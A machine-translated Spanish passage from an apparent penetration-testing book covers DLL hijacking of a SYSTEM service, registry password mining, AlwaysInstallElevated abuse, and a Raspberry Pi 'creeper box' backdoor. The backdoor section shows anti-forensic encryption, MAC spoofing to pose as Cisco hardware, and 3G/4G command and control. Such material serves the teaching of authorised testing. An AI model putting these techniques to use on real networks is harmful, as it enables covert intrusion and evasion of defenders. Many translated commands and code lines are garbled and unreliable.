CyveraService.exe 73.760 K	2768 Servicios	0
Desconocido 0:00:13 N/D	AUTORIDAD\SISTEMA NT	
EmbassyServer.exe 9.328	2808 Servicios	0
K Desconocido 0:00:00 N/A	AUTORIDAD\SISTEMA NT	

pabeSvc64.exe 16.220 K Desconocido 0:00:00 N/A	3088 Servicios AUTORIDAD\SISTEMA NT	0
RunSrv.exe 4.512 K Desconocido 0:00:00 N/A	3200 Servicios AUTORIDAD\SISTEMA NT	0
SWNTMJobSchedulerSvc.exe 124.184 K Desconocido 0:00:01 N/A	3284 Servicios AUTORIDAD\SISTEMA NT	0
A tda.exe 4.756 K Desconocido 0:00:00 N/D	3860 Servicios AUTORIDAD\SISTEMA NT	0
McAfee.TrueKey.Service.ex 3940 Servicios Desconocido NT AUTHORITY\SYSTEM 0:00:01 N/A	54.264 K	0
tdawork.exe 3.216 K Desconocido 0:00:00 N/D	4012 Servicios AUTORIDAD\SISTEMA NT	0
valWBFPolicyService.exe 4.676 K Desconocido 0:00:00 N/A	4020 Servicios AUTORIDAD\SISTEMA NT	0
tdawork.exe 3.208 K Desconocido 0:00:00 N/D	4028 Servicios AUTORIDAD\SISTEMA NT	0
tdawork.exe 3.212 K Desconocido 0:00:00 N/A	4036 Servicios AUTORIDAD\SISTEMA NT	0

Esta es una combinación bastante estándar de MS Windows y de terceros. aplicaciones A modo de ejemplo, el servicio RunSrv se ejecuta como NT AUTORIDAD\SISTEMA. El siguiente paso es averiguar qué archivos DLL el ejecutable está importando. Hay una buena herramienta llamada Dependency Walker que hará esto Muestra múltiples niveles de dependencia (es decir, qué dependencias tienen las propias DLL).

La carga de RunSrv.exe en Dependency Walker da como resultado la [Figura 6.7.](#)




Figura 6.7: Andador de dependencias que muestra rutas DLL completas.

RunSrv.exe está importando una DLL llamada MMFS2.DLL, que podemos sobreescibir:

D:\Archivos de programa (x86)\Jericho Application Server Framework>icacls mmfs2.dll mmfs2.dll BUILTIN\Administradores:

(I)(F)

AUTORIDAD\SISTEMA NT:(I)(F)
 AUTORIDAD DE NT\Usuarios autenticados:(I)(M)
 BUILTIN\Usuarios:(I)(F)

El siguiente paso es crear una DLL que ejecutará automáticamente el código tan pronto como se importe al proceso RunSrv.exe . Obviamente, esto es específico del lenguaje, pero el ejemplo que se muestra es para Visual C++. Cree un nuevo proyecto DLL y pegue el siguiente código:

```
#incluir <windows.h>
#include <stdio.h>
```

```
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved) { printf("Esta cadena se escribirá en la consola cuando se importe esta DLL\n");
```

```
descanso; }
```

Esta es una función DLLMain muy simple que se ejecutará tan pronto como se haya importado la DLL. El código se ejecutará como SISTEMA. Esto significa que si llama a un comando Shell() para ejecutar ejecutables externos, estos también heredarán privilegios de nivel de SISTEMA .

Minería del Registro de Windows

El Registro de Windows puede ser una rica fuente de información; después de todo, es donde la mayoría de los programas de software modernos de Windows almacenan sus parámetros de configuración. Cuando las aplicaciones almacenan las contraseñas, a menudo se almacenan con hash o codificadas en el Registro, lo que las hace vulnerables a los ataques de codificación y comparación (particularmente si no tienen sal). El software de control remoto VNC y sus variantes aún almacenan contraseñas como cadenas fácilmente recuperables en el Registro. No hay un pentester vivo que no tenga al menos una historia sobre cómo pudo comprometer una red completa después de obtener acceso a una sola estación de trabajo porque la contraseña de VNC se compartió en toda la infraestructura. VNC es conveniente pero una pesadilla de seguridad.

Hay una configuración en el Registro de Windows llamada AlwaysInstallElevated que permite que los instaladores .msi siempre se instalen como SISTEMA , independientemente de los privilegios del usuario que instale el paquete. Puedo ver por qué esto podría hacer la vida del administrador de sistemas un poco más fácil, por un lado, pero esta es una falla de seguridad masiva que esencialmente permite que cualquier persona ejecute cualquier código que desee con acceso al SISTEMA . Eso es genial si está buscando escalar sus derechos. Las entradas del Registro se encuentran aquí:

HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer

El valor de AlwaysInstallElevated no se establece en 1 en las dos claves de registro anteriores.

Incluso Microsoft, a pesar de incluir esta funcionalidad en sus sistemas operativos, advierte sobre su uso.

ADVERTENCIA

Esta opción es equivalente a otorgar derechos administrativos completos, lo que puede representar un riesgo de seguridad masivo. Microsoft desaconseja encarecidamente el uso de esta configuración.

Comando y Control Parte VI: La Enredadera Caja

Si puede obtener acceso a corto plazo a la ubicación física del objetivo, vale la pena considerar el uso de una puerta trasera de hardware o "caja de enredadera". Esta no es una referencia a Minecraft, sino un término acuñado en el libro de 2004, *How to Own a Continent* de Jake Rolston. Esta es una colección entretenida de ficción sobre seguridad y he estado usando el término desde entonces (aunque es muy posible que sea el único). Siéntete libre de usar el término que quieras.

Tradicionalmente, la caja creeper habría sido una PC de factor de forma ultra pequeño discretamente conectada a la red de destino. Con el reciente auge de la electrónica de consumo para aficionados, tenemos opciones mejores (y más baratas). Hay dos escenarios que discutiré:

- Una puerta trasera discreta que permite el acceso remoto y capacidades de ataque complejas, normalmente conectadas directamente al conmutador.
- Un puente pasivo empalmado en línea en un punto final de red o red troncal, únicamente para proporcionar interceptación de datos.

Especificación de caja de enredadera

Para lograr esta solución de caja de enredadera, primero es importante considerar los requisitos de hardware:

- Suficientemente potente para poder ejecutar el software de pruebas de penetración y el agente SSH C2.
- Los datos capturados y almacenados por el dispositivo deben ser seguros, es decir, de forma cifrada.
- Si es posible, el dispositivo debe ser compatible con Power over Ethernet (PoE). Esto reduce su espacio y garantiza que, si se descubre y se tira del cable de red (o se desactiva el puerto del conmutador), se apagará de inmediato. Esto asegura que (suponiendo que el cifrado se implemente correctamente) el análisis forense del dispositivo será imposible.
- La conectividad remota es un requisito obvio y debe implementarse fuera de banda (es decir, sin utilizar la propia red del objetivo).

infraestructura). La forma más sencilla y eficaz de hacerlo es con un adaptador 3G/4G que lleve el tráfico SSH de vuelta al servidor C2.

En esta sección analizo el dispositivo Raspberry Pi 3B y su configuración y aplicación en actividades de pruebas de penetración. El dispositivo cumple con todos estos requisitos desde el primer momento, excepto por las capacidades PoE y 3G/4G, que se pueden agregar. Esto permite que la solución creeper se construya por menos de \$100.

DISCO COMPLETO VERSUS CIFRADO LIMITADO

Un dispositivo que utiliza cifrado de disco completo no podrá reiniciarse porque la consola requerirá una frase de contraseña para desbloquear la unidad, aunque esto puede ser exactamente lo que necesita y, como tal, este es el enfoque que tomo en este capítulo. Otra solución es tener un cifrado de disco parcial, configurar el dispositivo para cargar los controladores 3G/4G en el arranque y llamar a casa, después de lo cual el servidor puede desbloquear la partición cifrada o manualmente y usarla únicamente para almacenar datos. El peligro de esto es que el agente C2 y sus capacidades probablemente serán descubiertos por un análisis forense competente.

Presentamos Raspberry Pi y sus componentes

El RPi es una computadora del tamaño de una tarjeta de crédito. Sus especificaciones listas para usar son impresionantes:

- SoC: Broadcom BCM2837
- Procesador: 4 x ARM Cortex-A53, 1,2 GHz
- GPU: Broadcom VideoCore IV
- RAM: 1 GB LPDDR2 (900 MHz)
- Redes: 10/100 Ethernet, 2,4 GHz 802.11n inalámbrico
- Bluetooth: Bluetooth 4.1 clásico, Bluetooth de bajo consumo
- Almacenamiento: microSD
- GPIO: encabezado de 40 pines, poblado

- Puertos: HDMI, conector de audio y video analógico de 3,5 mm, 4 × USB 2.0, Ethernet, interfaz serie de cámara (CSI), interfaz serie de pantalla (DSI)

El 1 GB de RAM se comparte entre la CPU y la GPU, y la Ethernet y el USB se encuentran en el mismo bus, pero por ese dinero no te puedes quejar.

Tenga en cuenta la ausencia de teclado, mouse y monitor. Consulte [la Figura 6.8.](#)




[Figura 6.8:](#) La Raspberry Pi 3B en todo su esplendor.

ADVERTENCIA

La conexión inalámbrica incorporada es casi inútil para las pruebas de penetración, ya que el adaptador no se puede colocar en modo monitor. Eso significa que no hay interceptación de paquetes (aunque podría usarse como un canal de administración adicional). Sin embargo, no hay ninguna razón por la que no pueda conectar algo mejor a uno de los muchos puertos USB.

GPIO

El equipo de entrada y salida de propósito general (GPIO) de 40 pines le permite agregar hardware personalizado a la placa. Hay muchas opciones para comprar listas para usar, incluidos pequeños monitores de pantalla táctil, interfaces robóticas y módulos PoE. Este último se adapta perfectamente a nuestras necesidades. Consulte [la figura 6.9](#).



[Figura 6.9:](#) Una Raspberry Pi con PoE HAT (hardware agregado en la parte superior).

Elegir un sistema operativo

Tiene muchas opciones en términos de sistemas operativos que se ejecutan en el Pi. Hay una serie de versiones personalizadas de Linux y UNIX disponibles, desde la familiar (Ubuntu) hasta la masoquista (RISC OS). En este capítulo, me quedo con la versión oficial de Pi de Debian llamada Raspbian. Es más que adecuado para lo que se necesita aquí y será muy familiar para cualquiera que haya usado Debian. Sin embargo, un problema (y esto se aplica a todos los sistemas operativos disponibles para Pi) es que no hay instaladores, solo imágenes de disco, que se escriben en el

microSD. Aunque esto está perfectamente bien para la mayoría de los usos, significa que ciertas cosas (como el cifrado de disco completo) deben configurarse después de la instalación, lo que puede ser un poco más complejo de lo que podría ser. Sin embargo, las instrucciones completas se incluyen en la siguiente sección. Raspbian también hereda la liberal compatibilidad de hardware de Debian, por lo que no tiene que preocuparse por la falta de controladores al configurar las comunicaciones 3G fuera de banda.

Configuración del cifrado de disco completo

La instalación de Debian dentro de un Administrador de volumen lógico (LVM) encriptado es algo que normalmente se lleva a cabo durante el proceso de instalación y es cuestión de seleccionar una opción de un menú. Sin embargo, con Raspbian en Pi no hay instalación por se. Por lo tanto, el proceso es un poco más complicado, pero ciertamente no imposible. Para estos pasos, necesitarás:

- Dos tarjetas microSD con un adaptador SD
- Una computadora con Debian (u otra distribución de Linux)
- Una Raspberry Pi 3B con un teclado USB
- Un adaptador USB que admita una tarjeta SD (no microSD)

En Debian, grabe la última distribución de Raspbian en una de las tarjetas microSD de la siguiente manera. Me refiero a esta tarjeta como bootsd:

```
$ sudo umount /dev/sdb1 $ sudo  
dd bs=4M if=/home/wil/raspbian.img of=/dev/sdb
```

Los siguientes pasos son los siguientes:

1. Encienda Pi.
2. Expanda la imagen para llenar la tarjeta SD.
3. Cambie la contraseña.
4. Habilite el servidor SSH.
5. Cambie el nombre de host a bootsd.
6. Reinicie.
7. Actualice el firmware.

Desde la línea de comandos de Pi, esto se logra de la siguiente manera:

```
$ sudo passwd $  
sudo apt-get update $ sudo  
apt-get dist-upgrade $ sudo apt-get  
install cryptsetup $ sudo apt-get install lvm2 $  
sudo apt-get install dcfldd $ sudo apt-get install  
openssh-server $ sudo update -rc.d -f ssh  
remove $ sudo update-rc.d -f ssh defaults $ sudo  
echo bootsd > /etc/hostname $ sudo /etc/init.d/  
hostname.sh start $ sudo reboot $ sudo rpi-update
```

Nuevamente desde Debian, grabe la última distribución de Raspbian en la segunda tarjeta microSD de la siguiente manera. Me refiero a esta tarjeta como systemd:

```
$ sudo umount /dev/sdb1 $ sudo  
dd bs=4M if=/home/wil/raspbian.img of=/dev/sdb
```

Una vez más, los siguientes pasos son los siguientes:

1. Encienda Pi.
2. Expanda la imagen para llenar la tarjeta SD.
3. Cambie la contraseña.
4. Habilite el servidor SSH.
5. Cambie el nombre de host a systemd.
6. Reinicie.

Desde la línea de comandos de Pi, esto se logra de la siguiente manera:

```
$ sudo passwd $  
sudo apt-get update $ sudo  
apt-get dist-upgrade $ sudo apt-get  
install cryptsetup $ sudo apt-get install lvm2 $  
sudo apt-get install dcfldd $ sudo apt-get install  
openssh-server $ sudo update -rc.d -f ssh  
remove $ sudo update-rc.d -f ssh defaults $ sudo  
echo systemd > /etc/hostname
```

```
$ sudo /etc/init.d/hostname.sh start $ sudo reiniciar
```

Luego, cree un initramfs y agréguelo a la configuración. Luego apague:

```
$ sudo mkinitramfs -o /boot/initramfs.gz $ sudo nano /boot/  
config.txt  
...  
initramfs initramfs.gz followkernel $ sudo apagado  
-hP ahora
```

Inicie la tarjeta SD bootsd con la tarjeta systemd en el adaptador USB, inicie sesión como Pi y haga una copia de seguridad a través de rsync en el cuadro Debian a través de la LAN:

```
$ sudo mount /dev/sda2 /mnt/usb $ sudo  
rsync -aAXv --exclude= {" /dev/*", "/proc/*", "/  
sys/*", "/tmp/*", " /run/*", "/mnt/*", "/media/ *", "/  
lost+found"} /mnt/usb/ user@192.168.1.3:/home/wil/backup/root/ $ sudo umount /mnt/usb
```

A continuación, un poco de administración de directorios en el servidor Debian:

```
$ mv /inicio/usuario/copia de seguridad/raíz/inicio /inicio/usuario/copia de seguridad/  
inicio $ mkdir /inicio/usuario/copia de seguridad/raíz/inicio
```

Ahora, de vuelta en Pi, es hora de borrar la partición raíz inicial y cifrar y configurar LVM:

```
$ sudo dd if=/dev/urandom of=/dev/sda2 $ sudo cryptsetup  
luksFormat --verify-passphrase /dev/sda2 $ sudo cryptsetup luksOpen /dev/sda2 crypt  
$ sudo service lvm2 start $ sudo pvcreate /dev/mapper/ crypt $ sudo vgcreate cvg /dev/  
mapper/crypt $ sudo lvcreate -L 500M cvg -n swap $ sudo lvcreate -L 4G cvg -n root $  
sudo lvcreate -l +100%GRATIS cvg -n inicio
```

Ingrese su frase de contraseña elegida cuando se le solicite; luego restaura la copia de seguridad en el Pi:

```
$ sudo rsync -aAXv usuario@192.168.1.111:/inicio/usuario/copia de seguridad/inicio/ /mnt/  
inicio/ $ sudo rsync -aAXv usuario@192.168.1.111:/inicio/usuario/copia de seguridad/raíz/
```

```
/mnt/raíz/ $  
sudo chown -R raíz:raíz /mnt/raíz
```

Use nano (o lo que prefiera) para editar los archivos como se muestra:

```
$ sudo nano /mnt/boot/cmdline.txt cambiar root=/  
    dev/mmcblk0p2 a root=/dev/mapper/cvg-root agregar cryptdevice=/dev/  
    mmcblk0p2:crypt  
$ sudo nano /mnt/root/etc/fstab  
    cambie /dev/mmcblk0p2 a /dev/mapper/crypt $ sudo nano /  
mnt/root/etc/crypttab  
    crypt /dev/mmcblk0p2 ninguno suerte
```

Ahora desmonte todo y apague:

```
$ sudo umount /mnt/boot $ sudo  
umount /mnt/root $ sudo umount /  
mnt/home $ sudo service lvm2  
stop $ sudo shutdown -hP now
```

Ahora arranque con la tarjeta SD de systemd . El primer arranque fallará y caerá en initramfs. Los volúmenes lógicos deben activarse manualmente, ya que no se montaron como fstab. Configúrelos de la siguiente manera:

```
(initramfs) cryptsetup luksOpen /dev/mmcblk0p2 crypt (initramfs) lvm lvm>  
lvscan inactivo inactivo inactivo
```

```
'/dev/cvg/swap' [500.00 MiB] heredar '/dev/cvg/  
root' [4.00 GiB] heredar '/dev/cvg/home' [2.85 GiB]  
heredar  
lvm> lvs  
LV VG Attr LSize Pool Origin Data% Move Log  
Copy% Convert  
home cvg -wi---- 2.85g root cvg  
-wi---- 4.00g swap cvg -wi----  
500.00m lvm> vgchange -ay 3  
volúmenes lógicos en grupo de volúmenes  
"cvg" ahora activo lvm> lvscan ACTIVO ACTIVO ACTIVO lvm> lvs  
  
'/dev/cvg/swap' [500.00 MiB] heredar '/dev/cvg/  
root' [4.00 GiB] heredar '/dev/cvg/home' [2.85 GiB]  
heredar  
LV VG Attr LSize Pool Origin Data% Move Log  
Copiar% Convertir  
casa cvg -wi-a--- 2.85g
```

```

    raíz cvg -wi-a--- 4.00g
    swap cvg -wi-a--- 500.00m
lvm> salir
      saliendo
(initramfs) salir

```

Cuando el Pi haya terminado de reiniciarse, inicie sesión como root, modifique fstab de la siguiente manera, y luego reescribir initramfs:

```

# nano /etc/fstab
  proceso          /proc          proceso  predeterminados   0
0           /dev/mmcblk0p1      /bota       gordo    predeterminados   0
0           /dev/mapper/cvg-raíz /
1           /dev/mapper/cvg-inicio /inicio    ext4     valores predeterminados, noatime 0
2           /dev/mapper/cvg-swap ninguno      intercambio  sudoeste   0
0
# mkinitramfs -o /boot/initramfs.gz

```

Un reinicio más y necesita confirmar que todos los volúmenes lógicos y el archivo Se han montado sistemas:

```

# lvm
lvm> lvs
  LV VG Attr Copy%          LSize Pool Origin Data% Move Log
Convert
  hogar cvg -wi-ao-- 2.85g
  raíz cvg -wi-ao-- 4.00g
  swap cvg -wi-ao-- 500.00m
lvm> salir
# df-ah
  Sistema de          Tamaño utilizado % de uso disponible Montado en
  archivos rootfs      3.9G 2.5G 1.2G 68% /
sysfs proc udev          0          0      - /sistema
devpts - /dev/pts        0      0 - /proc  0
                           10M      0 10M 0% /desv.
                           0      0      0
tmpfs 93M 244K 93M 1% /ejecución
/dev/mapper/cvg-root 3.9G 2.5G 1.2G 68% /
tmpfs 0 5.0M 0% /ejecutar/bloquear  5.0M
tmpfs 0 186M 0% /ejecutar/shm    186M /
dev/mmcblk0p1 56M 20M 37M 36% /arranque
/dev/mapper/cvg-home 2.8G 6.1M 2.6G 1% /home
# salida

```

Inicie sesión como Pi y asegúrese de que sudo aún funcione; hay una falla en el proceso setuid que a veces puede matarlo. Si no funciona, simplemente elimínelo y vuelva a instalarlo.

```
# apt-get remove sudo # apt-get
install sudo # reiniciar
```

Ahora es el orgulloso propietario de una instalación de Raspbian con un sistema de archivos totalmente cifrado.

Una palabra sobre el sigilo

Vale la pena señalar que cuando se conecta un dispositivo externo a la red del objetivo, eventualmente se encontrará; la rapidez depende de constantes como el entorno y el tamaño del objetivo, pero también de factores controlables como el sigilo de ubicación. Incluso si el dispositivo está físicamente bien escondido o escondido a simple vista disfrazado de otra cosa (por ejemplo, colocado en un estuche con pegatinas de advertencia de manipulación), necesitará (en la mayoría de los casos) una dirección IP en la red y, por lo tanto, puede ser descubierto en el escaneo de vulnerabilidades de rutina o en el descubrimiento de activos.

Una manera fácil de ganar más tiempo es cambiar la dirección MAC de la RasPi a algo que esté asociado con un hardware diferente, como un enrutador o conmutador, algo que la gente no va a empezar a hurgar sin precaución. Para lograr esto, busque el archivo config.txt en la ruta de la tarjeta microSD (no en la raíz del sistema operativo Raspbian). Se verá algo como esto:

```
# Establecer el modo sdtv en PAL (como se usa en Europa)
sdtv_mode=2
# Fuerce el monitor al modo HDMI para que el sonido se envíe
Cable HDMI
hdmi_drive=2
# Establecer el modo de monitor en DMT
hdmi_group=2
# Configure la resolución del monitor en 1024x768 XGA 60 Hz (HDMI_DMT_XGA_60) hdmi_mode=16

# Reducir el tamaño de la pantalla para evitar que el texto se salga de la pantalla overscan_left=20
overscan_right=12 overscan_top=10 overscan_bottom=10
```

Agregue la siguiente línea para establecer la dirección MAC de su elección. En este caso, los primeros tres octetos significan que el dispositivo fue fabricado por Cisco Systems Inc.:

```
smsc95xx.macaddr=00:11:21:3D:22:A5
```

Tenga en cuenta que no es necesario realizar más cambios de configuración dentro de Raspbian a través de ifconfig , etc.

Puede llevar esto tan lejos como desee, por ejemplo, configurando un demonio Cisco telnet o SSH falso.

Configuración de comando y control fuera de banda mediante 3G / 4G

Un agente C2 puede comunicarse con el servidor de una de estas tres formas:

- *Usar la propia infraestructura de red del objetivo:* no se recomienda, ya que es posible que la salida no esté disponible o que esté muy restringida. Además, está exponiendo innecesariamente su tráfico a las políticas y tecnologías de seguridad existentes.
- *Crear un AP usando el chip inalámbrico integrado de la RasPi:* una vez más, esto podría funcionar en un apuro en circunstancias muy limitadas, pero será una receta para la frustración dado el alcance y la potencia limitados del dispositivo. Puede agregar hardware inalámbrico más potente, pero esto será en detrimento del sigilo (ya que generalmente usaría un punto de acceso inalámbrico).
- *Use una conexión 3G/4G para responder al servidor C2:* este es un escenario ideal, suponiendo que la red a la que se está conectando no está protegida por una jaula de Faraday. Este es el enfoque que describiré aquí.

El Pi no admite conexiones móviles de forma nativa, pero se puede agregar fácilmente un dongle USB 3G/4G y es compatible con el sistema operativo Raspbian. En el siguiente ejemplo, utilizo una memoria USB Huawei HSPA conectada a la red de Vodafone.

La forma más fácil de demostrar cómo configurar una conexión 3G/4G es ejecutando el script sakis en modo interactivo.

Instalar PPP:

```
sudo apt-get install ppp
```

Descarga el paquete Sakis3g:

```
<br>sudo wget "http://www.sakis3g.com/downloads/sakis3g.tar.gz"  
-O sakis3g.tar.gz
```

Descomprimir el archivo:

```
sudo tar -xzvf sakis3g.tar.gz
```


Hacer el archivo ejecutable:

```
sudo chmod +x sakis3g
```

Lánzalo en modo interactivo:

```
./sakis3g --interactive
```

Los pasos que se muestran [en las Figuras 6-10 a 6-15](#) ilustran la configuración del dispositivo Huawei.



[Figura 6.10:](#) Paso uno: conectarse con 3G.




Figura 6.11: Paso dos: seleccione un dispositivo USB.

